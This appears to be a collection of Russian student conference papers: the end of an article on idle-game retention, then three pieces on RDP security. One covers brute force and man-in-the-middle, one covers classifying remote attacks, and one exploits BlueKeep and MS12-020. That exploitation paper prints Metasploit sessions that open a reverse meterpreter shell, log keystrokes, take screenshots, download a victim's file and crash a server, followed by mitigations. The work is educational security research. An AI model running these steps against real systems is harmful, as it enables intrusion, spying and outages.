Постепенный прогресс и раскрытие контента, одна из популярнейших механик для idle-игр, заключающаяся в постепенном раскрытии новых игровых механик. Данный подход позволяет не перегружать пользователя на начальном этапе игры, а понемногу втянуть игрока в игровой процесс. Игроку необходимо какое-то время для изучения и запоминания некоторых игровых механик и для того чтобы ему было проще адаптироваться к игре, лучше постепенно вводить отдельные механики подготавливать некоторые игровые сценарии, в которых игрок может заинтересоваться механикой, запомнить и научиться её применять.

Выбор основной группы пользователей, idle-игры зачастую нацелены на определённую аудиторию, какие-то на детей и подростков, какие-то на людей с небольшим количеством свободного времени и т.д.

Нахождение подхода к различным типам игроков, самой широкой в этом смысле игрой можно назвать Clash of Clans в своей сущности являющейся idle-игрой. Данная игра объединила в себе различные аспекты, привлекающие практически все архетипы игроков. Большой популярностью пользуются социальные idle-игры, и они же имеют наибольшее время удержания игроков.

Игровые события и поддержка игры, также являются одним из способов удержания игроков. Новый внутриигровой контент, новые события, новые механики позволяют развлечь игроков, достаточно давно играющих в игру, тем самым увеличивая время удержания пользователей в игре.

Отсутствие багов, препятствующих нормальной игре, один из важных пунктов, для любого игрового проекта. Наличие багов, препятствующих нормальной или же честно и справедливой игре, является серьёзной причиной, из-за которой многие игроки забрасывают игру.

Внутриигровой сюжет, большинство idle-игр имеют сюжет, объясняющий пользователю, почему в игровом мире всё устроено именно таким образом.

Методы продвижения и удержания с точки зрения продвижения мобильных игр:

Анализ названий игр, играет огромную роль в продвижении игры, правильное название позволит пользователям найти игру. Для создания подходящего названия используются различные аналитические сайты, показывающие, по каким запросам чаще всего находят ту или иную игру. Грамотно подобранное название может вывести приложение на лидирующие места при различных поисковых запросах.

Рассылка уведомлений, одним из аспектов удержания пользователя является напоминание ему об игре, посредством всплывающих сообщений, они могут задержать различную привлекающую информацию.

Реклама, рекламирование игры может принести большое количество новых пользователей, при правильном размещении рекламы.

Большинство из рассмотренных методов можно использовать в различных игровых проектах для повышения интереса к игре и удержания аудитории.

Далее хотелось бы поговорить о методах, которые до сих пор не используются в idle-играх, либо используются, но очень редко.

Idle-игры тоже являются играми, из чего следует, что большинство геймдизайнерских методов в них, должны работать так же эффективно, как и в других игровых проектах. Idle-проекты используют большинство из методов современного игрового дизайна, но практически никогда не делают упор на сюжетную составляющую или на конечную цель игры. Большинство idle проектов нацелено на бесконечный рост игры соразмерный с прогрессом самых старых игроков, чем напоминают некоторые массовых многопользовательских онлайн-играх.

Возможно создание конкретной цели для idle-игры, какого-то условного окончания игрового сюжета. Конкретная игровая цель станет мотивацией для игрока, повысит привлекательность игры и положительно повлияет на удержание пользователя в игре.

Данный подход может положительно повлиять как на удержание пользователя, так и на процесс разработки игры. Если в idle-игре появится условная конечная точка, то время, за которое игрок её достигнет можно рассчитать и соответственно наполнить игровым контентом. Это может решить проблему баланса доходов и расходов в idle-играх дав разработчиком возможность работать с ограниченными функциями вместо неограниченных бесконечно возрастающих [1].

Одним из интересных направлений привлечения игроков является использование idle-игр как способа тайм-менеджмента.

В тайм-менеджменте есть техника, называемая «техникой помидора». Данную технику можно использовать в idle играх, сделав центральной идеей игры. В «технике помидора» рабочие отрезки чередуются с отрезками отдыха примерно, время работы варьируется от 15 до 45 минут, а время отдыха от 3-15 минут отдыха. При помощи idle-игр данную технику можно геймифицировать, сделав из «убийцы времени» инструмент для тайм-менеджмента [5].

Данный подход подойдёт для idle-игр, в которых есть «игровые сессии», например, в idle-играх в жанре tower defence. Пользователь выбирает время сессии, запускает её и идёт выполнять задачу, как наступает время перерыва, сессия заканчивается, и пользователь может перейти к покупке улучшений и другим внутри-игровым активностям, а затем этот процесс повторяется.

Заключение

От момента зарождения до настоящего времени idle-игры прошли огромный путь развития, превратившись из шутки в целый феномен игровой индустрии. Современные idle-игры используют практически все методы удержания аудитории, эффективные как с точки зрения психологии, так и с точки зрения игрового дизайна и продвижения мобильных игр. Кроме того, idle-игры принесли огромный вклад в игровую индустрию, позволив увидеть, изучить и применить ранее не учитываемые при разработке видеоигр особенности психики человека. При этом разработчики idle-игр до сих пор используют не все возможные способы удержания пользователей, что позволяет разработчикам придумывать и создавать новые, чем-то не похожие на другие idle-проекты игры и привлекать игроков.

СПИСОК ИСТОЧНИКОВ

1. Idle-игры: почему простота такая сложная? / Serj Nilov // DTF : блог-платформа. – . – URL: <https://dtf.ru/gamedev/13233-idle-igry-pochemu-prostota-takaya-slozhnaya> (дата обращения: 19.11.2024).

2. Numbers Getting Bigger: What Are Incremental Games, and Why Are They Fun? / King A // envato : Платформа-сборник обучающих материалов . – . – URL: <https://code.tutsplus.com/numbers-getting-bigger-what-are-incremental-games-and-why-are-they-fun--cms-23925a> (дата обращения 19.11.2024).
3. Numbers Getting Bigger: The Design and Math of Incremental Games / King A // envato : Платформа-сборник обучающих материалов . – . – URL: <https://code.tutsplus.com/numbers-getting-bigger-the-design-and-math-of-incremental-games--cms-24023a> (дата обращения 19.11.2024).
4. Numbers Getting Bigger: The Growing Appeal of Incremental Games / King A // envato : Платформа-сборник обучающих материалов . – . – URL: <https://code.tutsplus.com/numbers-getting-even-bigger--cms-26854a> (дата обращения 19.11.2024).
5. Идея: Idle-игры как тайм менеджеры / Баштинский Д. // bashgamedesigner : Заметки Дмитрия Баштинского о дизайне игр и их повествовании . – . – URL: <https://bashgamedesigner.wordpress.com/2018/01/05/идея-idle-игры-как-тайм-менеджеры/> (дата обращения 19.11.2024).

УДК 004.056.5

Филенко Ефим Александрович, студент, Комсомольский-на-Амуре государственный университет

Filenko Efim Aleksandrovich, student, Komsomolsk-na-Amure State University

Немерова Елена Владимировна, студент, Комсомольский-на-Амуре государственный университет

Nemerova Elena Vladimirovna, student, Komsomolsk-na-Amure State University

Трещев Иван Андреевич, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

О ПРОВЕДЕНИИ АТАК ПЕРЕБОРА ПАРОЛЕЙ И MITM НА RDP ПРОТОКОЛ ABOUT CONDUCTING PASSWORD BRUTE FORCE AND MITM ATTACKS ON THE RDP PROTOCOL

Аннотация. В работе рассмотрен метод перебора паролей для осуществления подключения по RDP протоколу и метод проведения атаки «человек посередине». Атака MITM основана на внедрении в сеть ложного объекта, с помощью которого удастся перехватить запрос клиента, получив его имя и хеш-функцию пароля и использовать их для доступа к удаленному серверу. Для выполнения перебора используются hashcat и crowbar входящие в популярные дистрибутивы операционных систем для проведения тестирования на проникновение в информационные системы parrotOS и kali linux.

Abstract. The paper considers the method of brute force passwords for RDP protocol connection and the method of conducting a man-in-the-middle attack. The MITM attack is based on the introduction of a false object into the network with which it is possible to intercept a client's request, obtain his name and password hash function and use them to access a remote server. To perform the search, hashcat and crowbar are used, which are included in popular distributives of operating systems for conducting penetration testing in the information systems parrotOS and kali linux.

Ключевые слова: атака, пароль, утилит, пользователь, данные

Key words: attack, password, utilities, user, data

Введение

RDP (Remote Desktop Protocol) один из самых популярных для создания информационной инфраструктуры предприятий основанной на тонких клиентах. Облачные сервисы также достаточно часто предоставляют ресурсы посредством данного протокола. Реализация атак на протокол удаленного рабочего стола может привести к компрометации доверенных субъектов, захвату управления и эскалации привилегий, что может повлечь серьезные финансовые и репутационные потери (например, подмену сайта организации, отключение IP-телефонии).

Цель данной работы – исследовать методы атак на RDP-серверы - автоматизированный перебор паролей с использованием утилит Crowbar и hashcat, атака «человек посередине» с применением утилиты Responder. «Человек посередине» (Man-in-the-Middle attack, MITM) - это вид активного перехвата канала связи, при котором атакующий незаметно размещается между двумя легитимно взаимодействующими сторонами и перехватывает их обмен сообщениями [1]. В ходе исследования будет рассмотрен механизм каждой из атак, способы их реализации.

Рассмотренные в работе атаки не исчерпывают весь спектр возможных векторов реализации уязвимостей, но могут служить отправной точкой для специалистов по информационной безопасности для организации защиты локальных вычислительных сетей, проведения периодического контроля состояния защищенности систем.

Основная часть

Атаки полного перебора паролей основаны на использовании специализированных утилит для автоматизированного перебора всех возможных комбинаций символов с целью нахождения верной парольной строки [2]. Рассмотрим метод атак по словарю, применив утилиту Crowbar (фрагмент словаря приведен на рисунке 1).




Рисунок 1 – Фрагмент словаря пользовательских имен и парольных строк

Успешно реализованная атака перебора учетных данных для удаленного подключения по протоколу RDP приведена на рисунке 2.




Рисунок 2 – Пример успешного перебора с применением утилиты crowbar

В результате выполнения перебора учетных данных удалось получить три действительных пары логин/пароль. Далее их можно использовать для проникновения на удаленную систему. Попытки перебора паролей регистрируются на сервере RDP и заносятся в журнал событий Windows (рисунок 3).

Заключение

В ходе работы продемонстрированы несколько типов атак на протокол RDP, позволяющих получить доступ к удаленному серверу. В качестве мер противодействия следует использовать двухфакторную аутентификацию, регулярное обновление и задание дополнительных требований к паролям, ограничение количества попыток неудачного входа в систему. В качестве дополнительных мер возможно использовать системы обнаружения и предотвращения вторжений, системы управления инцидентами информационной безопасности, межсетевое экранирование, защищенные каналы связи, с использованием средств криптографической защиты информации, средства защиты от несанкционированного доступа.

СПИСОК ИСТОЧНИКОВ

1. Добрышин, М. М. Моделирование процессов деструктивных воздействий на компьютерную сеть связи с применением компьютерной атаки типа "Человек посередине" / М. М. Добрышин // Телекоммуникации. – 2019. – № 11. – С. 32-36. – EDN SRLKKN.
2. Капчинская, О. В. Развитие Интернета и информационная безопасность / О. В. Капчинская, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 12–16 апреля 2021 года / Редколлегия: Э.А. Дмитриев (отв. ред.), А.В. Космынин (зам. отв. ред.). Том Часть 3. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2021. – С. 225-227. – EDN UQJBKR.
3. Анферов, С. А. Исследование надежности паролей математическими методами / С. А. Анферов, А. Е. Попов // Молодежный вектор развития аграрной науки : материалы 73-й национальной научно-практической конференции студентов и магистрантов, Воронеж, 01 апреля – 31 2021 года. Том Часть II. – Воронеж: Воронежский государственный аграрный университет имени императора Петра I, 2022. – С. 564-567. – EDN IUJLLS.

УДК 004.056.5

Филенко Ефим Александрович, студент, Комсомольский-на-Амуре государственный университет

Filenko Efim Aleksandrovich, student, Komsomolsk-na-Amure State University

Немерова Елена Владимировна, студент, Комсомольский-на-Амуре государственный университет

Nemerova Elena Vladimirovna, student, Komsomolsk-na-Amure State University

Трещев Иван Андреевич, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ ПРОТОКОЛА RDP EXPLOITING THE VULNERABILITIES OF THE RDP PROTOCOL

Аннотация. Работа посвящена исследованию и эксплуатации уязвимостей протокола RDP (протокол удалённого рабочего стола). Рассмотрены действия со стороны злоумышленника при эксплуатации уязвимостей таких как: Blue Keeper и MS12-020 и приведены рекомендации для борьбы с уязвимостями при подключении удаленных рабочих столов Windows.

Abstract. The work is devoted to the study and exploitation of vulnerabilities of the RDP protocol (remote desktop protocol). The actions of an attacker in exploiting vulnerabilities such

as: Blue Keeper and MS12-020 are considered and recommendations are given to combat vulnerabilities when connecting Windows remote desktops.

Ключевые слова: уязвимость, система, данные, машина, доступ.

Key words: vulnerability, system, data, machine, access.

Введение

Уязвимость Blue Keeper представляет собой критическую ошибку безопасности в протоколе удаленного рабочего стола Windows (RDP), затрагивающую операционные системы линейки Windows от версии 2000 до 7 SP1 включительно. Данная уязвимость позволяет осуществлять атаки на RDP-протокол, что потенциально может привести к выполнению произвольного кода на уровне ядра системы без предварительной аутентификации [1].

Проблема заключается в наличии ошибки в драйвере RDP, которая позволяет злоумышленнику создать виртуальный канал и привязать его к автоматически создаваемому каналу для удаленного подключения. Это открывает возможность выполнения произвольного кода путем отправки специально сформированного запроса по протоколу RDP.

Указанная уязвимость получила идентификатор BDU:2019-01846 в банке данных угроз безопасности информации ФСТЭК России.

Помимо Blue Keeper также актуальна уязвимость MS12-020, которая затрагивает драйвер режима ядра Windows и связана с некорректной обработкой динамической памяти. Эксплуатация данной уязвимости может быть выполнена путем отправки специально составленных запросов по протоколу RDP, что приводит к двойному освобождению памяти и аварийному завершению работы системы.

Основная часть

Уязвимость BDU:2019-01846 Blue Keeper

Для эксплуатации уязвимости воспользуемся реализацией в Metasploit. Необходимо установить параметры (рисунок 1) и выполнить атаку (рисунок 2).

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options
Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):


| Name               | Current Setting | Required | Description                                                          |
|--------------------|-----------------|----------|----------------------------------------------------------------------|
| RDP_CLIENT_IP      | 192.168.0.100   | yes      | The client IPv4 address to report during connect                     |
| RDP_CLIENT_NAME    | ethdev          | no       | The client computer name to report during connect, UNSET = random    |
| RDP_DOMAIN         |                 | no       | The client domain name to report during connect                      |
| RDP_USER           |                 | no       | The username to report during connect, UNSET = random                |
| RHOSTS             | 192.168.2.101   | yes      | The target host(s), range CIDR identifier, or hosts file with syntax |
| 'file+path>' RPORT | 3389            | yes      | The target port (TCP)                                                |


Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.0.250      | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:


| Id | Name                                                  |
|----|-------------------------------------------------------|
| 2  | Windows 7 SP1 / 2008 R2 (6.1.7681 x64 - Virtualbox 6) |


```

Рисунок 1 – Заданные опции для эксплойта

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
[*] Started reverse TCP handler on 10.0.0.250:4444
[*] 192.168.2.101:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 192.168.2.101:3389 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.2.101:3389 - Using CHUNK grooming strategy. Size 150MB, target address 0xfffffa800ba07000, Channel count 1.
[!] 192.168.2.101:3389 - <-----| Entering Danger Zone |----->
[*] 192.168.2.101:3389 - Surfing channels ...
[*] 192.168.2.101:3389 - Lobbing eggs ...
[*] 192.168.2.101:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.2.101:3389 - <-----| Leaving Danger Zone |----->
[*] Sending stage (200262 bytes) to 192.168.2.101
[*] Meterpreter session 1 opened (10.0.0.250:4444 -> 192.168.2.101:49150) at 2021-01-31 16:43:44 +1000
```

Рисунок 2– Полученная сессия в meterpreter

Открытая сессия в meterpreter позволяет полностью управлять удаленной системой, так как злоумышленник имеет доступ к оболочке системы.

Используем команду «`!sysinfo`» для запуска скрипта, осуществляющего сбор всей информации о машине (рисунок 3) [2].


```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.2.101:3389 ...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/REMOTE-PC_20210131.3547/REMOTE-PC_20210131.3547.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/REMOTE-PC_20210131.3547
[*] Checking if REMOTE-PC is a Virtual Machine .....
[*] UAC is Disabled
```

Рисунок 3 – Сбор информации о системе и сохранение отчетов
Пример выполненной команды на удаленной машине (рисунок 4).

```
(root@kali)~/.logs/scripts/winenum/REMOTE-PC_20210131.3547
# cat net_user.txt

User accounts for \\REMOTE-PC

User Administrator Guest
The command completed successfully.
```

Рисунок 4 – Полученное имя пользователя в системе

Еще одной возможностью является запуск процесса кейлогера – программы, регистрирующей нажатия клавиш на компьютере пользователя (рисунки 5, 6).

```
meterpreter > migrate 1792
[*] Migrating from 2204 to 1792...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > |
```

Рисунок 5 – Внедрение в процесс проводника и запуск утилиты-кейлогера

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Left Windows><CR>
putty.exe -ssh root<Shift>@192.168.2.254 22<CR>
```

Рисунок 6 – Дамп нажатий, собранный утилитой-кейлогером

Дополнительно возможно сделать снимок экрана на атакуемой машине (рисунки 7, 8).

```
meterpreter > screenshot
Screenshot saved to: /home/user/qyplYpRn.jpeg
meterpreter > |
```

Рисунок 7– Снимок экрана на атакуемой машине




Рисунок 8– Фрагмент полученного снимка

Злоумышленник имеет полный доступ к файловой системе атакуемой машины, например, может быть выполнен просмотр каталогов и загрузка файла (рисунки 9, 10).

```
meterpreter > pwd
C:\Windows\System32
meterpreter > cd C:\Users\User\Documents
meterpreter > ls
Listing: C:\Users\User\Documents

Mode                Size           Type             Last modified          Name
-----
100666/gw-gw-gw-  613876       fil             2021-01-31 19:21:52 +1000 Technical Passport.docx
100666/gw-gw-gw-    402         fil             2021-01-30 17:46:13 +1000 desktop.ini
40777/gwxgwxgwx    0           dir             2021-01-30 17:45:53 +1000 Мои видеозаписи
40777/gwxgwxgwx    0           dir             2021-01-30 17:45:53 +1000 Мои рисунки
40777/gwxgwxgwx    0           dir             2021-01-30 17:45:53 +1000 Моя музыка

meterpreter > download "Technical Passport.docx"
[*] Downloading: Technical Passport.docx -> /home/user/Technical Passport.docx
[*] Downloaded 599.49 KiB of 599.49 KiB (100.0%): Technical Passport.docx -> /home/user/Technical Passport.docx
[*] download : Technical Passport.docx -> /home/user/Technical Passport.docx
```

Рисунок 9 – Просмотр каталогов файловой системы на целевой машине




Рисунок 10 – Загруженный файл с атакуемой машины

Уязвимость BDU:2015-10403 MS12-020

Рассмотрим пример эксплуатации критической уязвимости MS12-020 в драйвере режима ядра, который некорректно работает с динамической памятью, выделяемой ему для хранения элементов массива. Специальным образом составленные запросы, посылаемые по протоколу RDP, могут вынудить драйвер дважды освободить память, что приведет к аварийному завершению работы системы.

Уязвимости присвоен идентификатор банка данных угроз безопасности информации ФСТЭК России BDU:2015-10403.

Пусть в сети имеется некоторый хост 192.168.2.101. Используя реализацию эксплойта в Metasploit выполним атаку. Пример успешной реализации атаки приведен на рисунке 11.

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options
Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.2.101    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     3389             yes       The target port (TCP)

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 192.168.2.101
[*] 192.168.2.101:3389 - 192.168.2.101:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.2.101:3389 - 192.168.2.101:3389 - 210 bytes sent
[*] 192.168.2.101:3389 - 192.168.2.101:3389 - Checking RDP status ...
[*] 192.168.2.101:3389 - 192.168.2.101:3389 seems down
[*] Auxiliary module execution completed
```

Рисунок 11 – Успешная эксплуатации уязвимости MS12-020

После эксплуатации данной уязвимости на целевой системе появилось сообщение о критическом сбое (BSoD), это повлекло перезагрузку системы. Данной уязвимости подвержены серверные операционные системы, для которых является критичным отказ в обслуживании, так как они предоставляют сервисы для выполнения бизнес-процессов [3].

Выполнить эксплуатацию данной уязвимости против цели, у которой включена аутентификация на уровне сети и установлен список пользователей, которым разрешено подключение к удаленным рабочим столам, не удалось. Сервис RDP оказался не доступен для злоумышленника (рисунок 12).

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 192.168.2.254
[*] 192.168.2.254:3389 - 192.168.2.254:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.2.254:3389 - 192.168.2.254:3389 - 210 bytes sent
[*] 192.168.2.254:3389 - 192.168.2.254:3389 - Checking RDP status ...
[*] 192.168.2.254:3389 - 192.168.2.254:3389 - RDP Service Unreachable
[*] Auxiliary module execution completed
```

Рисунок 12 – Неудачная эксплуатация уязвимости MS12-020 против сервера с включенным NLA

Заключение

В ходе проведенного исследования были изучены две уязвимости, использующие протокол RDP, в операционных системах Windows: Blue Keep (BDU:2019-01846) и MS12-020 (BDU:2015-10403). Использование Metasploit, показало, что злоумышленник может легко эксплуатировать эти уязвимости для получения полного контроля над целевой системой. Для блокирования возможности эксплуатации уязвимостей необходимо применять дополнительные меры защиты, такие как включение NLA, ограничение доступа по RDP только доверенным IP-адресам и использование криптографического шлюза для удаленного доступа, что позволит затруднить несанкционированный доступ к системе.

СПИСОК ИСТОЧНИКОВ

1. Середкин, С. П. Особенности защиты информации при удаленном доступе / С. П. Середкин, А. Д. Портнягин // Информационные технологии и математическое моделирование в управлении сложными системами. – 2021. – № 2(10). – С. 77-83. – DOI 10.26731/2658-3704.2021.2(10).77-83. – EDN DXVTHW.
2. Ромейко, Д. А. Обзор возможностей среды Metasploit Framework / Д. А. Ромейко, Т. И. Паюсова // Математическое и информационное моделирование : материалы Всероссийской конференции молодых ученых, Тюмень, 18–23 мая 2022 года / Министерство науки и высшего образования Российской Федерации, Тюменский государственный университет, Институт математики и компьютерных наук. Том Выпуск 20. – Тюмень: ТюмГУ-Press, 2022. – С. 318-325. – EDN MNUJXP.
3. Трещев, И. А. Безопасность вычислительных сетей : Практические аспекты / И. А. Трещев, И. А. Кожин. – Комсомольский-на-Амуре : Интеллектуальная издательская система Ridero, 2020. – 126 с. – ISBN 978-5-4498-9454-0. – EDN PUIBAD.

УДК 004.056.5

Филенко Ефим Александрович, студент, Комсомольский-на-Амуре государственный университет

Filenko Efim Aleksandrovich, student, Komsomolsk-na-Amure State University

Немерова Елена Владимировна, студент, Комсомольский-на-Амуре государственный университет

Nemerova Elena Vladimirovna, student, Komsomolsk-na-Amure State University

Трещев Иван Андреевич, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

О КЛАССИФИКАЦИИ УДАЛЕННЫХ СЕТЕВЫХ АТАК ON THE CLASSIFICATION OF REMOTE NETWORK ATTACKS

Аннотация. Организация удаленного доступа к информационным ресурсам открывает в периметре организации довольно большое количество векторов для атак злоумышленников. Для проведения комплексного анализа безопасности при наличии удаленного доступа одной из важных задач является классификация угроз. В данной статье будет рассмотрена классификация удаленных сетевых атак на основе различных критериев, а также представлены рекомендации по защите информации при удаленном взаимодействии.

Abstract. The organization of remote access to information resources opens up a large number of vectors for malicious attacks in the perimeter of the organization. To conduct a comprehensive security analysis in the presence of remote access, one of the important tasks is the classification of threats. This article will consider the classification of remote network attacks based on various criteria, as well as recommendations for protecting information during remote interaction.

Ключевые слова: удаленный доступ, система, атака, безопасность, данные.

Key words: remote access, system, attack, security, data.

Введение

Организация удаленного доступа к информационным ресурсам сопряжена с большим числом угроз безопасности информации. Для проведения комплексного анализа безопасности компьютерных систем основополагающей является информация о присущих им угрозах.

Сетевые атаки обладают рядом характеристик, позволяющих их классифицировать и оценить угрозы для информационных систем. Ключевым фактором является подключение к компьютерным сетям, включая глобальную сеть международного информационного обмена - Интернет, что обуславливает наличие дополнительных уязвимостей, связанных с внешними угрозами [1]. Злоумышленники получают возможность перехвата данных и внедрения ложных объектов, что потенциально может привести к полному контролю над работой всей системы.

Большая часть программного обеспечения, функционирующего на серверах, обладает уязвимостями, и даже в том случае, если регламентируется обратное существование zero day. Эксплуатация недостатков программного обеспечения позволяет реализовать удаленные атаки на систему. Важно уметь классифицировать сетевые атаки и методы борьбы с ними. Заметим, что анализ состояния защищенности, проведение тестирования на проникновение в информационную систему, позволяют повысить уровень защищенности в случае наличия удаленного доступа.

Основная часть

Сетевым атакам, реализуемым злоумышленниками, присущи определенные характеристики, используя которые возможно провести их классификацию.

На рисунке 1 представлена схема возможной классификации удаленных сетевых атак.

В качестве мер защиты для систем, реализующих удаленный доступ к информационным ресурсам предприятий и на основе проведенного анализа уязвимостей в распределенных информационных системах сформулируем следующие рекомендации:

1. Необходимо разрабатывать политику информационной безопасности организации, регламентирующую порядок осуществления удаленного доступа и правила безопасного взаимодействия.

2. Определить список вычислительной техники, с которой выполняется удаленное подключение. Не следует для этого использовать личные средства клиентов или работников, лучшим вариантом является предоставление техники предприятием. Использование идеологии BYOD (bring your own device) открывает вектора, связанные с внедрением троянов, вирусов и другого вредоносного программного обеспечения, поскольку средства вычислительной техники абонентов не следуют политике информационной безопасности предприятия.

3. Определение перечня информационных ресурсов на серверах и вычислительных узлах предприятия, к которым будет предоставлен удаленный доступ.

4. Определение списка лиц, которым будет предоставлен удаленный доступ и назначение им минимально необходимых прав для выполнения служебных задач.

5. Идентификация и аутентификация сторон, принимающих участие в обмене данными.

6. Регламентация правил пользования средств вычислительной техники для удаленного доступа, исключающих возможность их эксплуатации посторонними лицами, установку стороннего программного обеспечения и предписывающую установку средств антивирусной защиты и персонального межсетевого экранирования,

систем обнаружения и предотвращения вторжений, подключение ПЭВМ к системе управления инцидентами информационной безопасности.

7. Реализация двухфакторной аутентификации для удаленных клиентов.

8. Организация защищенного виртуального канала связи между клиентом и сервером с применением технологии криптографической защиты информации, основанной на отечественных криптоалгоритмах.

9. Осуществление контроля за установленными сеансами связей, разрыв неактивных соединений по тайм-ауту.

10. Регистрация и учет, журналирование всех действий пользователей в системе при осуществлении удаленного доступа.

11. Возможность оперативного принятия мер по защите информации при возникновении инцидентов безопасности при удаленном доступе.




Рисунок 1 – Классификация удаленных сетевых атак

Заключение

Проанализировав классификацию удаленных сетевых атак, становится понятно, что подключение к локальным и глобальным сетям информационного обмена существенно расширяет спектр возможных уязвимостей и угроз безопасности, которые злоумышленники могут эксплуатировать. Эксплуатация уязвимостей может привести к эскалации привилегий и получению полного доступа к информационной системе пользователей в обход существующей политики информационной безопасности. В работе предложены 11 общих рекомендаций, которые существенно затруднят или сделают невозможным внедрение неавторизованных пользователей в корпоративные системы [2, 3].

СПИСОК ИСТОЧНИКОВ

1. Таненбаум, Э.С., Фимстер Н., Уэзеролл Д. Компьютерные сети. 6-е изд. – СПб.: Питер, 2023. – 992 с. ISBN 978-5-4461-1766-6
